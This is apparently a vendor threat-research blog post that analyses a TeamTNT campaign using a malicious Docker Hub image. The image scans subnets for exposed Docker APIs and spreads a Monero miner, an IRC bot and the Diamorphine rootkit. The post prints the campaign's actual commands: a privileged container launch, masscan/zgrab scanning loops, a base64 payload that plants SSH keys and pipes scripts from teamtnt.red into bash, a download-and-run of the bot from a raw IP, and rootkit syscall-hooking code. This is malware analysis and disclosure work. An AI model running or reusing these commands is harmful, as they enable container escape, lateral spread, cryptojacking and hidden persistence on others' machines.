Team TNT Deploys Malicious Docker Image On Docker Hub

uptycs.com/blog/team-tnt-deploys-malicious-docker-image-on-docker-hub-with-pentesting-tools

The Uptycs Threat Research Team recently identified a campaign in which the TeamTNT threat actors deployed a malicious container image (hosted on Docker Hub) with an embedded script to download Zgrab scanner and masscanner—penetration testing tools used for banner grabbing and port scanning respectively. Using the scanning tools inside the malicious Docker image, the threat actor tries to scan for more targets in the victim's subnet and perform further malicious activities.

Criminal groups continue to target Docker Hub, GitHub, and other shared repositories with container images and software components that include malicious scripts and tools. They often aim to spread coinminer malware, hijacking the computing resources of victims to mine cryptocurrency.

In this post, we will detail the technical analysis of the malicious components deployed by the TeamTNT threat actor**.**

Alpineos profile - Responsible Disclosure

The malicious Docker image was hosted in Docker Hub under the handle name alpineos, a community user who joined Docker Hub on May 26, 2021. At the time of this writing, alpineos profile was hosting 25 Docker images (See Figure 1).

alpineos

Community User Joined May 26, 2021

Repositories Starred

Displaying 25 of 25 repositories

Figure 1: Alpineos Docker hub handle

The Dockerapi image which we analysed had 5,400 downloads within approximately two weeks of being added. Another Docker image from the repository, ‘basicxmr’ has been downloaded more than 100,000 times. This clearly suggests that the profile is actively developing malicious images.

The Uptycs Threat Research Team reported the Docker image hosted in the Docker Hub website to the security team on September, 30 2021.

TeamTNT threat actor

TeamTNT is a well known threat actor which targets *nix based systems and misconfigured Docker container environments. Threat actors associated with TeamTNT mostly use open-source tools in their campaigns, such as XMrig miner, Tsunami IRC bot (a.k.a kaiten) and the diamorphine rootkit.

The Attack kill chain

The attack kill chain we observed TeamTNT using is shown below (see Figure 2).



Figure 2: TeamTNT attack life cycle

The different stages of the attack kill chain depicted above are as follows:

- Using the monero-ocean shell script, TeamTNT/Hilde deployed a new malicious Docker image named Dockerapi which was hosted on Docker hub website.
- Using Docker, the malicious image was run with the privilege flag, and was mounted with the victim host and victim host's network configuration.
- The malicious Docker image had an embedded shell script named 'pause'.
- The 'pause' shell script inside the malicious Docker image had commands to install masscanner and the zgrab tool.
- After setting up the scanning tools, the functions in the 'pause' script start scanning rigorously in the victim subnet on Docker related ports for more target virtual machines (nodes). A node is a part of Docker swarm. A Docker swarm is a group of physical or virtual machines (nodes) operating in a cluster.
- Once the target node is found as a result of the Docker-related port scan in the victim subnet, the pause shell script runs the misconfigured alpine Docker image remotely (from the victim machine) in the target node, passing a base64 command as command line. The command:

1. Generates the ssh keys and adds it to authorized_keys file.
2. Logs into the target node's host via ssh and downloads the monero-ocean shell script from the C2 (teamtnt[.]red) into the target node's host.

- The monero-ocean shell script in this campaign later deploys Xmrig miner and the Tsunami IRC bot on the system it is being run on.
- The monero-ocean shell script also downloads another shell script (diamorphine shell script) which downloads and deploys the diamorphine rootkit to the victim's system.

- The diamorphine rootkit consists of features like hiding the pid, syscall table hooking and giving root privilege to the pid.

Technical Analysis

The monero-ocean shell script (c21d1e12fea803793b39225aee33fe68b3184fff384b1914e0712e10630e523e) used as initial vector had the following command to deploy alpineos/Dockerapi Docker image onto the victim system (see Figure 3)

```
docker run --rm -d --privileged --net host -v /:/host alpineos/dockerapi
```

Figure 3: Command to deploy Dockerapi container image

The command shown above runs the Dockerapi image with the following:

- --privilege flag
- --net flag to have host's network configuration inside container
- /host mounted inside container image

Using the command Docker ps, we can identify the malicious Docker image runs *pause* shell script (see Figure 4).

```
CONTAINER ID   IMAGE               COMMAND    CREATED          STATUS          PORTS     NAMES
8c61b1ec2b6c   alpineos/dockerapi   "/pause"   24 seconds ago   Up 23 seconds             crazy_aryabhata
```

Figure 4: Dockerapi image runs pause shell script

The *pause* shell script inside Docker image installs basic utilities and the scanning tools Zgrab and masscan (see Figure 5).

```
function SETUP_APPS(){
apk update
apk add curl wget jq masscan libpcap-dev go git gcc make docker
export GOPATH=/root/go
git config --global url."git://".insteadOf https://
go get github.com/zmap/zgrab
cd /root/go/src/github.com/zmap/zgrab/
go build
cp ./zgrab /usr/bin/zgrab
```

Figure 5: Initial setup done by pause shell script

Upon installation of these tools, commands inside the pause shell script start heavy scanning on Docker related ports in an attempt to target more nodes (machines) in the victim subnet (see Figures 6,7).

```
while true; do
RANGE=$(($RANDOM%255+1))
pwn "$RANGE" 2375 50000
pwn "$RANGE" 2376 50000
pwn "$RANGE" 2377 50000
pwn "$RANGE" 4244 50000
pwn "$RANGE" 4243 50000
done
```

Figure 6: Docker related scanned ports in the victim subnet

```
eval "$rndstr"="'$(masscan $1.0.0.0/8 -p$prt --rate=$3 | awk '{print $6}'| zgrab --senders 200 --port $prt --http='/v1.16/-
version' --output-file=- 2>/dev/null | grep -E 'ApiVersion|client version 1.16' | jq -r .ip)'";
for ipaddy in ${!rndstr}
echo "$ipaddy:$prt"
CHECK_INTER_SERVER $ipaddy:$prt
```

Figure 7: Masscan and Zgrab commands used for scanning

Masscan and zgrab

Masscan and zgrab scanning commands are used in the Docker container image for scanning and banner grabbing. The functionality of these commands is listed below.

masscan 1.0.0.0/8 -p2377 --rate 50000

The masscan works much like nmap utility which is used for scanning target IPs. In this case masscan scans with a rate of 50,000 pks/sec which is a huge rate against the port 2377.

zgrab --senders 200 --port 2377 --http=/v1.16/version --output-file=-2>dev/null

The zgrab tool is used for vulnerability scanning and part of the zmap project. In this case the attacker used zgrab with 200 send coroutines (threads) for banner grabbing and saving the IP addresses with target opened ports in an output file.

Alpine Docker image deployment

As a result of scanning, once the target node is found, the command inside *pause* shell script performs the following:

1. Remotely runs the alpine Docker image with full privilege and host mounted on the target node.
2. Uses a base64 encoded command which adds newly generated ssh keys to authorized_keys file.
3. Using the same command, logs into the target node's host with ssh and downloads the monero-ocean shell script in the target host (see Figures 8,9).

```
timeout -s SIGKILL 90s docker -H $D_TARGET run -d --privileged --net host -v /:/host alpine chroot /host bash -c 'echo
c3NoLWtleWdlbiAtTiAiIiAtZiAvdG1wL1RlYW1UTlQKCmNoYXR0ciAtUiAtaWEgL3Jvb3QvLnNzaC8gMj4vZGV2L251bGw7IHRudHJlY2h0IC1SIC1pYSAvcm9vdC8uc3NoLyAyPi9kZXYvbnVsbDsga
WNoZGFyZiAtUiAtaWEgL3Jvb3QvLnNzaC8gMj4vZGV2L251bGwKY2F0IC90bXAvVGVhbVROVC5wdWIgPj4gL3Jvb3QvLnNzaC9hdXRob3JpemVkX2tleXMKY2F0IC90bXAvVGVhbVROVC5wdWIgPiAvcm
9vdC8uc3NoL2F1dGhvcml6ZWRfa2V5czIKcm0gLWYgL3RtcC9UZWFtVE5ULnB1YgoKCnNzaCAtb1N0cmljdEhvc3RLZXlDaGVja2luZz1ubyAtb0JhdGNoTW9kZT15ZXMgLW9Db25uZWN0VGltZW91dD0
1IC1pIC90bXAvVGVhbVROVCByb290QDEyNy4wLjAuMSAiKGN1cmwgaHR0cDovL3RlYW10bnQucmVkL3NoL3NldHVwL21vbmVyb29jZWFuX21pbmVyLnNofHxjZDEgaHR0cDovL3RlYW10bnQucmVkL3No
L3NldHVwL21vbmVyb29jZWFuX21pbmVyLnNofHx3Z2V0IC1xIC1PLSBodHRwOi8vdGVhbXRudC5yZWQvc2gvc2V0dXAvbW9uZXJvb2NlYW5fbWluZXIuc2h8fHdkMSAtcSAtTy0gaHR0cDovL3RlYW10b
nQucmVkL3NoL3NldHVwL21vbmVyb29jZWFuX21pbmVyLnNoKXxiYXNoIgoKcm0gLWYgL3RtcC9UZWFtVE5UCgo= | base64 -d | bash'
echo $D_TARGET
```

Figure 8: base64 encoded command passed with misconfigured alpine image

```
ssh-keygen -N "" -f /tmp/TeamTNT

chattr -R -ia /root/.ssh/ 2>/dev/null; tntrecht -R -ia /root/.ssh/ 2>/dev/null; ichdarf -R -ia /root/.ssh/ 2>/dev/null
cat /tmp/TeamTNT.pub >> /root/.ssh/authorized_keys
cat /tmp/TeamTNT.pub > /root/.ssh/authorized_keys2
rm -f /tmp/TeamTNT.pub


ssh -oStrictHostKeyChecking=no -oBatchMode=yes -oConnectTimeout=5 -i /tmp/TeamTNT root@127.0.0.1 "(curl
http://teamtnt.red/sh/setup/moneroocean_miner.sh||cd1 http://teamtnt.red/sh/setup/moneroocean_miner.sh||wget -q -O-
http://teamtnt.red/sh/setup/moneroocean_miner.sh||wd1 -q -O- http://teamtnt.red/sh/setup/moneroocean_miner.sh)|bash"

rm -f /tmp/TeamTNT
```

Commands inside pause shell script replaces ssh keys

After login via ssh, the command in pause script downloads monero ocean shell script in the target node.

Figure 9: Decoded base64 - Monero-ocean shell script getting downloaded and executed

Xmrig miner, IRC bot and DiaMorphine Rootkit

The monero-ocean shell script later deploys Xmrig miner and the Tsunami IRC bot on the system it is being run on (see Figures 10 and 11).

```
WALLET=$(TEAMTNT_DLOAD http://teamtnt.red/sh/data/xmr_wallet.dat)
if [[ -z "$WALLET" ]]; then export
WALLET="89sp1qMoognSAbJTprreTXXUv9RG1AJBRjZ3CFg4rn6afQ5hRuqxiWRivYNqZbnYKKdsH5pCiTffrZToSyzXRfMvSHx5Guq"; fi
EMAIL="hilde@teamtnt.red"

XMR1BIN="http://teamtnt.red/sh/bin/xmrig/x86_64/mo.tar.gz"
XMR2BIN="https://github.com/xmrig/xmrig/releases/download/v6.15.0/xmrig-6.15.0-linux-static-x64.tar.gz"
```

Figure 10: command to download XMrig miner

```
curl -s http://45.9.148.182/bin/bot/chimaera.cc -o ~/bioset && cd ~/ && chmod +x ./bioset && ./bioset
```

Figure 11: command to download IRC bot

The IRC bot in the victim machine communicates with attacker C2 over port 8080 (see Figure 12).



Figure 12: IRC communication on port 8080

Alongside this, the monero-ocean shell script also contained the command to download diamorphine rootkit shell script (see Figure 13).

```
curl -sLk http://teamtnt.red/sh/setup/diamorphine.sh | bash
echo "[*] Diamorphine Setup complete"
history -c
sleep 1
clear
```

Figure 13: command to download diamorphine shell script

The diamorphine shell script (418d1ea67110b176cd6200b6ec66048df6284c6f2a0c175e9109d8e576a6f7ab) deploys the diamorphine rootkit in the victim system (see Figure 14).

```
cd /dev/shm/
git clone git://github.com/m0nad/Diamorphine dia/
cd /dev/shm/dia/
make
```
Rootkit compilation

```
if [[ -f "/dev/shm/dia/diamorphine.ko" ]]; then
echo "DIA COMPILE OKAY"
cp /dev/shm/dia/diamorphine.ko /etc/dia.ko
cd /etc/
insmod dia.ko
```
Rootkit getting deployed

Figure 14: Diamorphine Rootkit getting compiled and deployed

The diamorphine rootkit consists of features like hiding the pid, syscall table hooking and giving root privilege to the pid (see Figures 15 and 16).

```
static inline void
write_cr0_forced(unsigned long val)
{
        unsigned long __force_order;

        asm volatile(
                "mov %0, %%cr0"
                : "+r"(val), "+m"(__force_order));
}
```

Figure 15: cr0 WP bit modification for syscall table hooking

```
#if LINUX_VERSION_CODE > KERNEL_VERSION(4, 16, 0)
        orig_getdents = (t_syscall)__sys_call_table[__NR_getdents];
        orig_getdents64 = (t_syscall)__sys_call_table[__NR_getdents64];
        orig_kill = (t_syscall)__sys_call_table[__NR_kill];
#else
        orig_getdents = (orig_getdents_t)__sys_call_table[__NR_getdents];
        orig_getdents64 = (orig_getdents64_t)__sys_call_table[__NR_getdents64];
        orig_kill = (orig_kill_t)__sys_call_table[__NR_kill];
#endif
```

Figure 16: Hooked syscalls (getdents and kill)

Uptycs EDR detections

The Uptycs EDR armed with YARA process scanning detected the malware components involved in this campaign with a threat score of 10/10 (see Figure 17,18,19). In addition, Uptycs offers the following abilities to secure your container deployments:

- Uptycs integrates with CI/CD tools so that developers can initiate image scans at build time to detect malicious container images before they are deployed to production.
- Uptycs continuously monitors and reports on compliance with the CIS Benchmark for Docker to identify misconfigurations that attackers can exploit, and offer remediation guidance so that your team can quickly fix those issues.



Figure 17: Uptycs EDR detection



Figure 18: masscan command captured by the Uptycs EDR



Figure 19: zgrab command captured by the Uptycs EDR

Conclusion

Docker containers have become an integral part of the organisations. A lot of services nowadays run in isolated Docker containers. The threat actors on the other side are also trying to deploy malicious components to escape Docker containers and target host machines and the other nodes connected in a subnet and its swarm. Hence, to maintain a robust security stance, it is crucial to be able to detect malicious images early in the CI/CD pipeline as well as monitor all the container activities in runtime.

The EDR capabilities of Uptycs empowers security teams to detect, investigate attacks in their Docker infrastructure.

Credits: Thanks to Uptycs Threat Research Team members for their inputs and research.

IOCs

c21d1e12fea803793b39225aee33fe68b3184fff384b1914e0712e10630e523e monero-ocean shell script

418d1ea67110b176cd6200b6ec66048df6284c6f2a0c175e9109d8e576a6f7ab diamorphine shell script

497c5535cdc283079363b43b4a380aefea9deb1d0b372472499fcdcc58c53fef pause shell script

0534c5a5cde1e7d36103b690152a1b426fa87d15b3c4ff59b5bc988b99c3aaaf Xmrig miner

fe3c5c4f94b90619f7385606dfb86b6211b030efe19b49c12ead507c8156507a IRC bot

teamtnt[.]red C2

45.9[.]148[.]182 IP address hosting the IRC bot

Want to learn more about what threats you need to be on the look out for? Download your copy of the Threat Research Bulletin.

Tag(s): threat intelligence , threat management , threat research

Siddharth Sharma

Siddharth Sharma works as a Malware Researcher at Uptycs. He specializes in Malware Analysis and Reverse Engineering on Linux and Windows platforms. He has worked as an Intern at CERT-In. His blogs have been published in well known security magazines.

Connect with the author